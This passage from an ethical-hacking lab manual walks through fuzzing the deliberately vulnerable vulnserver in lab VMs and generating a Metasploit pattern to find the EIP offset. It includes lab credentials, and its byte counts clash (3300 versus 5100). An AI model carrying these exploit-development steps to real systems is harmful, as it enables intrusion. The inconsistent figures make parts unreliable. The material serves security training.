


Figure 1.7.19: Immunity Debugger status gets changed to Paused

41. Switch to the **Parrot Security** virtual machine and press **Ctrl+Z** to terminate the script running in the terminal window.

TASK 7.5

Perform Fuzzing

42. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register

43. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.

44. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.

45. Switch back to the **Parrot Security** virtual machine and minimize the **Terminal** window.

46. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

47. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

48. The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEHv11 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.

49. Paste the **Scripts** folder on the **Desktop**.




Figure 1.7.20: Paste Scripts folder in the root directory

50. Now, we will run a Python script to perform fuzzing. To do so, switch to the terminal window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.

51. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.

52. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.

Figure 1.7.21: Run fuzz.py script

53. Switch to the **Windows 10** virtual machine and maximize the **Command Prompt** window running the vulnerable server.

54. You can observe the connection requests coming from the host machine (**10.10.10.13**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.7.22: Connection requests captured by vulnserver

55. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.

56. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.




Figure 1.7.23: Status changes from Running to Paused

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

57. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.
58. A message appears, saying that the vulnerable server crashed after receiving approximately **3300** bytes of data, but it did not overwrite the EIP register.

Note: The byte size might differ in your lab environment.




Figure 1.7.24: Terminate fuzz.py script

59. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.
60. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger.**

TASK 7.6

Identify the Offset

61. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.
62. Switch back to the **Parrot Security** virtual machine.
63. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
64. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
65. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

Note: The password that you type will not be visible.

66. Now, type **cd** and press **Enter** to jump to the root directory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

67. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3400** and press **Enter.**

Note: **-l**: length, **3400**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)

68. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.




Figure 1.7.25: Copy the random bytes

69. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter.**

